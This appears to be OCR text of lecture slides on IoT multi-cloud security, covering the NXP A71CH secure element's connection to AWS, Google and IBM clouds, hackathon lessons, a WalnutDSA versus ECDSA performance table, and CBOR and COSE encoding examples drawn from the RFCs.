


Fig 11. TLS 1.2 Handshake diagram with ECC

Starting point for AWS – copyright NXP & AWS:
https://www.nxp.com/docs/en/application-note/AN12133.pdf | https://www.nxp.com/products/identification-and-security/authentication/plug-and-trust-the-fast-easy-way-to-deploy-secure-iot-connections:A71CH

3.2. IoT Multi-Cloud Security – Google





Fig 1. Flow diagram of the connection of the A71CH Security IC to Google Cloud.



10. Example of MQTT star architecture.

Starting point for Google – copyright NXP & Google:
https://www.nxp.com/docs/en/application-note/AN12133.pdf | https://www.nxp.com/products/identification-and-security/authentication/plug-and-trust-the-fast-easy-way-to-deploy-secure-iot-connections:A71CH

3.2. IoT Multi-Cloud Security – Google




Fig 8. Structure of the JSON Web Token.




Fig 9. Structure of the JSON Web Token sent over the MQTT bridge.

Starting point for Google – copyright NXP & Google:
https://www.nxp.com/docs/en/application-note/AN12133.pdf | https://www.nxp.com/products/identification-and-security/authentication/plug-and-trust-the-fast-easy-way-to-deploy-secure-iot-connections:A71CH

3.2. IoT Multi-Cloud Security – Google

IoT device authentication flow to Google Cloud IoT Core






Fig 7. Device authentication with device credentials stored in A71CH



3.2. IoT Multi-Cloud Security – IBM Watson




3.2. Q&A | IoT Multi-Cloud Security – Hackathon Learned Lessons – www.secitc.eu

- **In the hackathon were 5 teams of 2 or 3 => 4 projects submitted in 48 hours**
- **Each team split with one resource on the JavaCard and one to the IoT Cloud connection**
- **The hardware platform is MANDATORY (e.g. NXP A71CH), because the SeITC.eu hackathon had NOT the hardware access and the RSA 2048 is NOT provided by JC 3.0.5u3 (there is NO implementation)**
- **Different IoT Cloud vendors are using various different crypto algorithms (e.g. Oracle is using RSA2048WithSHA256 vs. AWS ECDSA)**
- **NXP A71CH is not containing info for connecting to the IoT Oracle, but to AWS, Google, IBM**
- **Standardization of the IoT Host MCU to the JC Secure Element via:**
  - **Concise Binary Object Representation (CBOR) - https://tools.ietf.org/html/rfc7049**
  - **CBOR Object Signing and Encryption (COSE) - https://tools.ietf.org/html/rfc8152**
- **Performance on different HW platforms are important (e.g. NIST paper):**

$B_8F_{32}, 2^{128}$ Security level (equivalent to ECC P256)


Platform	Clock	WalnutDSA			ECDSA			Gain
	MHz	ROM	RAM	Time	ROM	RAM	Time	(Time)
MSP430	8	3244	236	46	20-30K	2-5K	1000-3000	21-63x
8051	24.5	3370	312	35.3				
ARM M3	48	2952	272	5.7	7168	540	233	40.8x
FPGA	50			0.05			2.08	41.6x

3.2. Q&A | IoT Multi-Cloud Security – NXP HW



A71CH block diagram

Physical demo system setup



3.2. Q&A | IoT Multi-Cloud Security – NXP HW




Fig 7. A71CH Configure tool installed on Development PC. Example using iMX6UltraLite.




Fig 9. A71CH Configure tool installed on Development PC. Example using a Kinetis board.

3.2 Security CBOR

Concise Binary Object Representation (CBOR):

http://cbor.io/spec.html
https://tools.ietf.org/html/rfc7049
https://tools.ietf.org/pdf/rfc7049.pdf

For example, assume an encoder wants to represent the abstract array [1, [2, 3], [4, 5]]. The definite-length encoding would be 0x8301820203820405:

```
83        -- Array of length 3
   01     -- 1
   82     -- Array of length 2
      02  -- 2
      03  -- 3
   82     -- Array of length 2
      04  -- 4
      05  -- 5
```

Indefinite-length encoding could be applied independently to each of the three arrays encoded in this data item, as required, leading to representations such as:

```
0x9f018202039f0405ffff
9F        -- Start indefinite-length array
   01     -- 1
   82     -- Array of length 2
      02  -- 2
      03  -- 3
   9F     -- Start indefinite-length array
      04  -- 4
      05  -- 5
      FF  -- "break" (inner array)
   FF     -- "break" (outer array)


0x9f01820203820405ff
9F        -- Start indefinite-length array
   01     -- 1
   82     -- Array of length 2
      02  -- 2
      03  -- 3
   82     -- Array of length 2
      04  -- 4
      05  -- 5
   FF     -- "break"
```

3.2 Security COSE

CBOR Object Signing and Encryption (COSE):

https://tools.ietf.org/html/rfc8152
https://tools.ietf.org/pdf/rfc8152.pdf

4. When a COSE object is carried as a CoAP payload, the CoAP Content-Format Option can be used to identify the message content. The CoAP Content-Format values can be found in Table 26. The CBOR tag for the message structure is not required as each security message is uniquely identified.

CBOR Tag	cose-type	Data Item	Semantics
98	cose-sign	COSE_Sign	COSE Signed Data Object
18	cose-sign1	COSE_Sign1	COSE Single Signer Data Object
96	cose-encrypt	COSE_Encrypt	COSE Encrypted Data Object
16	cose-encrypt0	COSE_Encrypt0	COSE Single Recipient Encrypted Data Object
97	cose-mac	COSE_Mac	COSE MACed Data Object
17	cose-mac0	COSE_Mac0	COSE Mac w/o Recipients Object

Table 1: COSE Message Identification

The following CDDL fragment identifies all of the top messages defined in this document. Separate non-terminals are defined for the tagged and the untagged versions of the messages.

```
COSE_Messages = COSE_Untagged_Message / COSE_Tagged_Message

COSE_Untagged_Message = COSE_Sign / COSE_Sign1 /
    COSE_Encrypt / COSE_Encrypt0 /
    COSE_Mac / COSE_Mac0

COSE_Tagged_Message = COSE_Sign_Tagged / COSE_Sign1_Tagged /
    COSE_Encrypt_Tagged / COSE_Encrypt0_Tagged /
    COSE_Mac_Tagged / COSE_Mac0_Tagged
```


3.3 Security GSMA IoT Java Card Applet – Demo @ JCF

https://javacardforum.files.wordpress.com/2020/11/kigen-arm-orange-javacard-forum_2020_11.pdf

